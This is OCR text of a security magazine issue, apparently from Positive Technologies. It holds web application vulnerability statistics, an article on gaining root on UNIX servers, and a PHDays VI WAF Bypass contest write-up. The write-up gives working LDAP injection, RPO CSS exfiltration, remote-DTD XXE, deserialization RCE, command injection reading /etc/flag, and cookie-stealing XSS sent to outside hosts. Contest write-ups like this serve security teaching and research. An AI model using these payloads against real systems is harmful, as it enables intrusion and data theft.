


Figure 2. Percentage of web applications whose worst vulnerabilities were of high, medium, or low severity




Figure 3. Most popular vulnerabilities detected by manual testing (percentage of systems tested)

Going down the list, one out of every four applications was vulnerable to SQL Injection (high severity), which allows attackers to access the application database. In addition, this vulnerability could allow an attacker to read arbitrary files or create new ones, as well as launch denial-of-service attacks.

Nearly all web applications (94%) are vulnerable to Insufficient Session Security, Clickjacking, and Cross-Site Request Forgery, making attacks on web application users the most common threat in the last year.




Figure 4. Most common threats (percentage of systems tested)

VULNERABILITIES BY INDUSTRY

The majority of web applications in all industries—with the notable exception of finance—were exposed to high-severity vulnerabilities. High-severity vulnerabilities were found on the sites of 74 percent of telecoms, 67 percent of governmental institutions and online stores, and 57 percent of manufacturing companies.




Figure 5. Maximum vulnerability severity (percentage of web applications tested)




Figure 6. Web application security grade (by industry)

We graded web application security based on the possible consequences of exploitation of the vulnerabilities that we found. The lowest grades ("poor" and "extremely poor") went to applications used by online stores, manufacturers, and telecommunications companies: more than half had poor or extremely poor security. More than a third of e-commerce (34%) and manufacturing (43%) web applications received the lowest grade possible, "extremely poor."

VULNERABILITIES BY DEVELOPMENT TOOL

The highest rate of high-severity vulnerabilities is observed among ASP.NET applications, with 64 percent containing such vulnerabilities. This same problem exists for more than half of the PHP and Java applications tested.




Figure 7. Percentage of tested systems containing at least one vulnerability of a given category

However, the average ASP.NET application had fewer high-severity vulnerabilities than its PHP and Java counterparts.




Figure 8. Average number of vulnerabilities per system

The most common vulnerability in all applications was Cross-Site Scripting. More than 60 percent of applications, across all programming languages, were vulnerable to it. Security flaws related to Information Disclosure are also common: Information Leakage and Fingerprinting.

PRODUCTION SYSTEMS ARE LESS PROTECTED

During manual testing, high-severity vulnerabilities were found on 50 percent of testbeds and on 55 percent of production systems. Moreover, the number of high- and medium-severity vulnerabilities per application on production systems was twice as high compared to test systems. One explanation is that security-conscious companies (which test applications at the development stage, among other things) are better at avoiding vulnerabilities. Another reason is that deployment and implementation are complicated processes that add complexity, and therefore can cause new flaws. Some vulnerabilities can only be detected on a fully configured and ready-to-use system.




Figure 9. Average number of vulnerabilities per system

These results demonstrate the need to implement application security processes throughout the entire software lifecycle—from design and development to deployment and operation.

SOURCE-CODE ANALYSIS IS MORE EFFECTIVE THAN BLACK-BOX TESTING

Manual analysis of source code enabled our experts to detect high-severity vulnerabilities in 75 percent of applications. Black-box testing, meaning our testers did not receive source code or other key information, revealed such vulnerabilities on only 49 percent of systems.




Figure 10. Percentage of systems with vulnerabilities of a given category (by testing technique)

NEW INTELLIGENT HYBRID SERVICE PROTECTS FROM DDOS

PT AF Cloud DDoS Protection, a new add-on to PT Application Firewall, combines PT AF machine learning algorithms with DDoS filtering from Qrator Labs. The Qrator filtering cloud covering key Internet infrastructure exchanges data and commands with PT AF, which is installed on the client side to protect against DDoS attacks on the application layer. Behavioral analysis is implemented in both products, due to which PT AF Cloud DDoS Protection more effectively detects and blocks multi-vector and combined attacks, including smart bots that simulate real users.

This is unlikely to console potential targets, however. Even an attacker who does not have prior information about a system still has nearly a 50/50 chance of finding a high-severity vulnerability. In addition, attackers can obtain the source code by exploiting various vulnerabilities.

On average, Positive Technologies detected 2.8 high-severity vulnerabilities per application when analyzing the source code (white box), and 1.9 vulnerabilities per system without the source code (black box). Analysis of the source code revealed XML External Entity issues four times more often than black-box testing did. Insufficient Session Security, Cross-Site Request Forgery, and Open Redirect were mainly detected via white-box methods.

AUTOMATED TESTING IS THE FAST WAY TO FIND VULNERABILITIES

Automated analysis of source code found an average of 4.6 high-severity, 66.9 medium-severity, and 45.9 low-severity vulnerabilities per application. Source-code analysis, unlike black-box testing, can identify all exit points—in other words, all possible




Figure 11. Average number of vulnerabilities found per system, by severity (results of automated analysis)

exploits for each vulnerability. This information is needed to ensure total elimination of vulnerabilities.

All systems examined were vulnerable to Cross-Site Scripting. As manual testing confirms, this is the most common vulnerability in the applications we tested. Automated detection of one such vulnerability is shown in Figure 13. The application does not check user-supplied data, which allows attackers to target users by passing JavaScript commands, for example.

PT Application Inspector, which we used to perform testing, can verify the vulnerabilities it finds by automatically generating exploits. In this example, the exploit was designed to send a request using the GET method.

The most common high-severity vulnerabilities were related to improper restrictions on file access. Almost half of the web applications examined allow creating and modifying arbitrary files,




Figure 12. Example of Arbitrary File Reading detection

Figure 13. Example of Cross-Site Scripting detection

Figure 14. Example of SQL Injection detection




Figure 15. Example of XXE detection

which enables execution of OS commands, such as if an attacker creates a PHP file. In almost all of these applications, such flaws exist together with Arbitrary File Reading/Removal vulnerabilities. An example of a detected vulnerability in source code is shown in Figure 12. The vulnerability allows an attacker to perform Path Traversal attacks and read arbitrary files on the server.

Automated analysis of a number of web applications revealed a high-severity SQL Injection vulnerability related to insufficient input filtering. This vulnerability allows attackers to retrieve information from the database. In some cases, an attacker could read arbitrary files, create new ones, and conduct DoS attacks. Figure 14 provides an example of a vulnerability detected by PT Application Inspector and a test exploit that proves the vulnerability's exploitability.

High-severity XML External Entity vulnerabilities were less common this year but not unheard of. They allow attackers to read arbitrary files or target corporate LAN resources. Automated detection of such a vulnerability is shown in Figure 15.

Automated analysis revealed many other flaws in the source code of the examined applications: a hard-coded password, one-way unsalted hash function, and static random number generator were among the findings.

CONCLUSIONS

Although the percentage of web applications with high-severity vulnerabilities improved year-over-year, overall security remains weak. By exploiting the vulnerabilities we detected, attackers could obtain large amounts of sensitive information including application source code and users' personal data, even from the websites of banks and government companies. Almost all applications can be exploited by attackers to target users. About a quarter of the tested websites could be used by attackers to attack internal company systems.

Source-code analysis is much more effective than methods without access to the application code. Moreover, performing such code analysis during development significantly improves the security of the final application. Automated tools for source-code analysis should be used at multiple stages of development in order to identify the maximum number of coding errors in the shortest possible time.

We found that production web applications were more vulnerable than test applications. This underscores the need to perform security analysis not only during development, but also after putting an application in production. Preventive protection measures, in the form of a web application firewall (WAF), are essential for keeping production systems safe.

For more information on web application vulnerabilities found in 2016, visit www.ptsecurity.com/ww-en/analytics/.

Rooting vulnerabilities in your sleep: industrial UNIX servers

Unix Security Team


Industrial UNIX servers are typically associated with large data centers, serious enterprise solutions, high performance, and 24/7 support. However, if you conduct security audits and analyze these systems from the point of view of a potential attacker, you can see a completely different picture. In our audits, we obtained administrator (root) rights on 90 percent of tested systems, often without even using exploits. The reason for this alarming result is neglect of information security and lack of monitoring at the companies where the tested systems are located. In this article, we will discuss the main vulnerabilities in UNIX servers and protection against attacks exploiting these vulnerabilities.

SOURCES OF DATA

During security audits for Positive Technologies clients, we analyzed more than 150 UNIX production servers. About a third of them were Linux systems (RHEL, SLES, Debian) and the remaining two-thirds were proprietary UNIX systems (HP-UX, AIX, Solaris). Most of them were located on an intranet and served as an application or database management system (DBMS) server. The purpose of our tests in most cases was to obtain superuser rights or, if they could not be obtained, access to confidential data.

In order to save time and improve the quality of analysis, we usually received complete system settings prior to starting testing (white-box approach). After preliminary analysis, detected vulnerabilities were often exploited in attacks using the gray-box method (with an unprivileged operating system account as a starting point, we emulated the actions of an insider, or attacks on the operating system, or software after penetration from the outside, for example after hacking network software); or using the black-box method (when nothing is known about the target in advance). In many cases, audits of operating system settings were combined with audits of other server software, such as Oracle and SAP.

BRIEF STATISTICS



As the charts show, the results are disappointing: on 79 percent of Linux systems and 96 percent of proprietary UNIX systems, we were able to obtain administrator rights. At the same time, 75 percent of Linux systems and 95 percent of UNIX systems did not have the latest security updates installed, and every tested server contained at least one critical vulnerability (CVSS 10.0). It should be noted that exploits were used to a very limited extent in our audits: with their help, root privileges were obtained on just 20 percent of hacked systems.

Confidential data (which could be obtained even when we could not obtain root privileges) consisted mainly of accounts for access to external DBMSs (often the central ones on the analyzed infrastructures) or other network nodes. Transaction logs containing sensitive data were less commonly encountered.

In all fairness, it should be noted that:

+ The tested nodes, with rare exceptions (about 5 percent), were located on a corporate intranet. External access to the rest would have been possible only after a successful attack on the border infrastructure. (We have not seen many such cases.)
+ In about every fifth case, it was possible to obtain root privileges only using a local account provided in advance (insider emulation mode). Otherwise, the attacks would have been greatly impaired.

REMOTE ATTACKS

To penetrate from the outside, an attacker or pentester must obtain the rights to execute operating system commands. For this, we used:

+ Brute-force attacks. A previously obtained password was often accepted by new accounts on a new server.
+ Attacks on server software (Oracle, SAP, etc.).
+ Attacks on obsolete R-subsystems (rsh, rlogin). They are still sometimes used on commercial UNIX systems, although they should long ago have been replaced with SSH.

LOCAL ATTACKS

After penetrating the perimeter, elevation of privileges to the root level is almost always a matter of skill. To conduct local attacks, we exploited:

+ Incorrectly configured rights for access to executable files.
+ Failure to install the latest security updates. Out-of-date systems are more likely to contain vulnerabilities to local and remote exploits. In our testing, however, we attempted only local exploits, because use of remote exploits could risk making server software available over the Internet to actual attackers (due to which clients prefer not to allow remote exploits).

+ "Forgotten" backups containing configuration files, password hashes, and credentials for access to other elements of the infrastructure (DBMS and others).
+ Overly generous rights for access to users' home directories.
+ Errors in sudo configuration (on Linux systems mostly).
+ Incorrectly configured rights for access to system configuration files.
+ Weak password hashing.

WHAT ELSE CONTRIBUTES TO HACKING


In addition to factors directly influencing a system's resistance to hacking, there were many configuration vulnerabilities that were less obvious but still very helpful to attackers. Here are the main ones:

+ Weak password policy: no requirements for password strength, expiration, and non-reuse.
+ Interactive application accounts: server software was run with the rights of users that could successfully log in to the system and use the interactive shell.
+ No rules for restricting traffic on servers: firewall functions were assigned to network hardware; neither kernel (iptables, ipf, mkfilt) nor application (TCP Wrappers) filtering systems were configured on the servers themselves.
+ Disregard of system events: operating system event logs were stored centrally at only a handful of companies, and almost never did a SIEM system serve as the centralized storage node. Low-level audits of events were not conducted at even one of the companies tested.


ENHANCING SECURITY: SIZE MATTERS

Real-life experience shows that Linux servers used in medium-size organizations (1,000 to 2,000 employees) tend to be the most protected. There are several reasons for this:

+ Unlike small companies (fewer than 700 employees), medium-size organizations already have the money and awareness necessary for information security.
+ A small-size infrastructure is handled by administrators combining the duties of IT and security specialists; all systems are monitored and under control.



Successful login with root privileges from a hacked server to a new server via rsh



SLES, sudo: "ALL ALL=(ALL) ALL", but erroneously commented as "Defaults targetpw"

+ The organization's tasks are solved by a limited set of server applications, which are installed mostly from default repositories, are relatively easy to configure, and have no problems with updates. Linux is most often used as the operating system.
+ One person is typically responsible for each server.

With large customers, the opposite situation is true. Their systems are an easier target for hacking:

+ Even more money is allocated for security, but employees are hamstrung by bureaucracy. IT and security departments are separated and communication between departments is restricted.
+ Many servers and administrators. Accidentally leaving a test server in the production segment, or forgetting to change passwords after transferring a server to the production segment, are commonplace events.
+ A large-size infrastructure runs complex server software, which is tricky to configure and update. Commercial UNIX and enterprise software (Oracle, SAP, WebSphere) is used.
+ Several administrators are often in charge of a single server. Hence "forgotten" backups, vulnerable cron scripts, and other shortcomings.

CONCLUSIONS AND RECOMMENDATIONS

Security of production systems can be greatly improved through closer interaction between IT and information security departments. Unfortunately, at large companies they often pursue opposing goals (availability and ease of use vs. confidentiality) and each department lacks expertise in its "opponent's" field.

Technical measures can also help: regular security analysis, timely software updates, use of security information and event management (SIEM) tools, and appropriate configuration of the entire infrastructure, plus well-implemented mechanisms for incident analysis.

In addition, hackers can be kept away by placing production servers on an intranet. Another deterrent for attacks is the arcane nature of the main backend platforms, AIX and HP-UX, which are more difficult to navigate. But this deterrent is a minor one: one UNIX system is not much more complicated than any other, in terms of both settings and security analysis, and exploitation of these systems is not significantly more difficult for attackers.

WAF Bypass contest at PHDays VI


Application Security Research Team

WAF Bypass is a fixture at the Positive Hack Days annual conference. As in prior years, participants attempted to bypass firewall mechanisms in order to attack vulnerable web applications. In a series of challenges, the organizers disabled different features of PT Application Firewall, leaving a "way in" for participants to take advantage of.

The goal of each task was to retrieve a flag stored in a database, file system, or cookies given to a special bot.

1. m0n0l1th

For this task, participants performed an LDAP injection to retrieve the administrator password from LDAP storage. An input form requested a user name, which was passed directly to an LDAP query.



Standard vectors such as `admin)(|(password=*)` were blocked by regular expressions. However, it was possible to bypass the block by adding spaces between operands in the query:


```
admin)(%0a|(password=*)
```

After that, to obtain the password a contestant needed to bruteforce each character:

```
admin)(%0a|(password=a*)
admin)(%0a|(password=a3*)
admin)(%0a|(password=a3b*)
admin)(%0a|(password=a3b8*)
admin)(%0a|(password=a3b8b*)
admin)(%0a|(password=a3b8ba*)

...
```

2. p0tat0

Upon opening the task, a contestant viewed the following page:



A relevant piece of the HTML code was as follows:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//
EN"><html><head><title>Caesar was here</title><link
rel="stylesheet" href="/index.php/../styles.css"><meta
name="flag" content="browser bot has flag ;)"><script src=
"/index.php/../scripts.js"></script></head>
```

What is so interesting about this code? First, the DOCTYPE declares transitional HTML syntax, which allows lax CSS parsing. Secondly, there is a flag between the link and script tags, and no line breaks.

It might seem that there is no way for an attacker to act upon this static page. But sending a request such as /index.php/test will cause the path to be reflected in both the link and script tags. And instead of a 404 error, the same page is returned. This happens due to how the Apache web server functions (although some other web servers behave in the same way).

XSS might seem to be the go-to approach, but the quotes and opening tags necessary for it were escaped. To solve this task, another method should be applied: Relative Path Overwrite (thespanner.co.uk/2014/03/21/rpo/). RPO exploits lax CSS parsing in browsers, which forces the victim to correctly interpret an injection of CSS styles in an HTML document. These CSS styles can be used to send user personal data to a remote server. The injection vector was as follows:

```
/index.php/%250a*%7B%7D%250abody%7Bbackground:red%7D%250a/
```

Upon sending this request, the browser loads the CSS style at the path:

```
/index.php/%0a*{}%0abody{background:red}%0a//../styles.css
```

The browser detects valid CSS styles in the HTML code it receives in response:

```
<link rel="stylesheet" href="/index.php/
*{}
 body{background:red}
/styles.css/../styles.css">
```

An exploit for this task involves the use of CSS properties that allow sending a flag, located between two fragments of text under the control of the attacker, to a remote server. Example:

```
/index.php/')%7D%250a%250a*%7B%7D%250abody%7Bbackground:
url('http://test.com/
```

However, the task prohibited the use of the following CSS property keywords, which trigger a request to another website:

+ import
+ content
+ image
+ background
+ font

That makes the task harder but not impossible since there are several other CSS properties that leak requests. If you look at all of the known methods listed at HTTP Leaks (github.com/cure53/HTTPLeaks) and notice that there is an HTML list in the source code, you can see that list-style is not blocked:

```
/index.php/')%7D%250a%250a*%7B%7D%250abody%7Blist-style:url('http://
test.com/
```

Such a request will force a PhantomJS bot to send a flag:


```
Request URL: http://test.com/styles.css%22%3E%3Cmeta%20name=%22%
flag%22%20content=%229726f3687327d642769e6662259ca4a7%22%3E%3Cscript
%20scr=%22/index.php/index.php/
Request Method: GET
```

3. d3rr0r1m

WAF Bypass usually includes a task that requires an XXE attack. This time no one managed to bypass our checks or find a bypass method. Any injections (via common entities, parameter entities, DOCTYPE, etc.) were blocked, but the key was to note how XML in different encodings is handled. If contestants had encoded the body in UTF-16 Big Endian via the command `cat x.xml | iconv -f UTF-8 -t UTF-16BE > x16.xml` and removed a BOM, they would have bypassed the check and read a flag from the file system.

4. f0dn3

For this task, participants had access to a simple to-do manager that was able to save and restore a to-do list from a file:



In HEX view, a serialized Java object could be recognized (note the magic bytes "0xac 0xed" at the beginning).

0a	43	6f	6e	6e	65	63	74	nt/5.0)Connect
73	65	0d	0a	0d	0a	ac	ed	ion: close¬í
6e	2e	72	65	66	6c	65	63	sr2sun.reflec
74	69	6f	6e	2e	41	6e	6e	t.annotation.Ann
6e	76	6f	63	61	74	69	6f	otationInvocatio
55	ca	f5	0f	15	cb	7e	a5	nHandlerUÊõ Ë~¥
6d	62	65	72	56	61	6c	75	L memberValu
76	61	2f	75	74	69	6c	2f	est Ljava/util/
79	70	65	74	00	11	4c	6a	Map:L typet Lj
2f	43	6c	61	73	73	3b	78	ava/lang/Class;x
0d	6a	61	76	61	2e	75	74	ps} java.ut
00	17	6a	61	76	61	2e	6c	il.Mapxr java.l

Request

Raw | Params | Headers | Hex | XML

```
POST / HTTP/1.1
Host: d3rr0r1m.waf-bypass.phdays.com
Accept: */*
Accept-Language: en
Cookie: WAFBYPASS=bbc4d48d-1611-4aaf-9bcd-6fcd6565f30a
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64;
x64; Trident/5.0)
Connection: close
Content-Type: text/xml
Content-Length: 336

<?xml version="1.0" encoding="utf-8"?>
<!DOCTYPE data [
<!ENTITY % remote SYSTEM
"http://52.90.78.18/test1.xml">
%remote;
%send;
]>
<root><method>test</method></root>
```

Response

Raw | Headers | Hex

```
HTTP/1.1 200 OK
Server: openresty/1.9.7.4
Date: Tue, 24 May 2016 12:47:27 GMT
Content-Type: text/html
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.14
Content-Length: 1270

<br />
<b>Warning</b>:  simplexml_load_string(): Entity: line 1: parser error : Invalid URI: http://52.90.78.18/5f64a6f9f5c09cd09052bc6f2b9d00c4 in
<b>/usr/share/nginx/html/index.php</b> on line <b>11</b><br />
<br />
<b>Warning</b>:  simplexml_load_string():  %param1;  in <b>/usr/share/nginx/html/index.php</b> on line <b>11</b><br />
<br />
<b>Warning</b>:  simplexml_load_string():         ^ in <b>/usr/share/nginx/html/index.php</b> on line <b>11</b><br />
<br />
<b>Warning</b>:  simplexml_load_string(): Entity: line 2:  in <b>/usr/share/nginx/html/index.php</b> on line <b>11</b><br />
<br />
<b>Warning</b>:  simplexml_load_string(): '&gt; in <b>/usr/share/nginx/html/index.php</b> on line <b>11</b><br />
<br />
```

Deserializing user-supplied Java objects can lead to the execution of arbitrary commands on a server if vulnerable libraries are present. We deliberately included commons-collections 4 in CLASSPATH so that contestants could perform RCE. However, on PT Application Firewall, we banned two strings that were present in the exploits generated with ysoserial (github.com/frohoff/ysoserial), a tool commonly used for exploitation of this vulnerability. The first string is "ysoserial" itself and the second one is "iTransformers" (which is present in three out of five ysoserial exploits). To complete the task, a participant needed to rename the classes and package names, remove the "ysoserial" string, and at the same time use one of the exploits without the "iTransformers" string.

```
listening on [any] 8181 ...
connect to [192.168.104.1] from waf-bypass.phdays.com [192.168.104.190] 39748
POST / HTTP/1.1
User-Agent: curl/7.35.0
Host: 192.168.104.1:8181
Accept: */*
Content-Length: 32
Content-Type: application/x-www-form-urlencoded

709bab4b53b91ceaca0822a6a9847807
```

5. n0ctf

The task page had a simple ping service with field for inputting an IP address. Many contestants began by inserting a quotation mark, after which user data was passed directly into the system command call. Although most command structures were blocked, the following vectors bypassed the checks:

```
 8.8.8.8|${IFS}cat /etc/flag
-c 1 ya.ru;/*in/cat /etc/flag
 1.2.3.4|${a-cat /etc/flag}
```

Hi, there!

Enter an IP address below:

ya.ru|${a-cat /etc/flag} submit

509e6eee4e6eb1994e0cdef338fdd627


THE ONLY VISIONARY IN GARTNER MAGIC QUADRANT FOR WEB APPLICATION FIREWALLS

The Web Application Firewall market totaled around USD $516 million in 2015, representing growth of 21 percent compared to the previous year, according to Gartner Magic Quadrant for WAF 2016. This is the second consecutive year that Positive Technologies has been positioned in the Visionaries quadrant on the strength of PT Application Firewall. PT AF is praised for its innovative machine learning and security technologies, including real-time statistical modeling, virtual patching, and behavioral analysis tools that can block even unknown zero-day attacks, as well as smart visualization of security events based on attack chaining. In 2016, PT AF developers added P-Code technology, which offers source-code analysis capabilities, and released special modules offering tailored protection for business-critical applications such as ERP, CRM, SRM, and Big Data front-end applications including SAP HANA.

6. c1tyf

Here contestants needed to bypass the Cross-Site Scripting check in the context of JavaScript code. The protection algorithm was described by Arseny Reutov and Denis Kolegov in the talk Waf.js: How to protect web applications with JavaScript[1] at Positive Hack Days VI. In a nutshell, the algorithm inserts user data in different contexts and tries to parse the string as JavaScript code. If an AST is built and it contains restricted nodes, then the request is blocked. For example, the simplest vector "+alert (1)+" will be blocked, because after substitution in a context with double quotation marks, a forbidden CallExpression node appears in the AST. However, for the competition, the WithStatement node was not included in the list of forbidden nodes, which allowed bypassing the check by using the following vector:

```
http://c1tyf.waf-bypass.phdays.com/?name=\"};with(window)
{onload=function(){ with(document){k=cookie;};with(window)
{location='http://robotsfreedom.com/phdays/?a=test'%2bk;};}}//;
```



Attacks of different types

RESULTS

A total of 31,412 requests were blocked during the contest. For the third year in a row, the winner was George Noseevich, who received an iPad Air 2. Second place went to Ivan Novikov, another long-time contest participant, who was awarded a one-year license for Burp Suite Pro. Vladas Bulavas came in third.

[1] slideshare.net/DenisKolegov/wafjs-how-to-protect-web-applications-using-javascript

MOBILE THREATS


Telegram encryption & WhatsApp rendered ineffective by SS7 vulnerabilities

Telecom Security Team

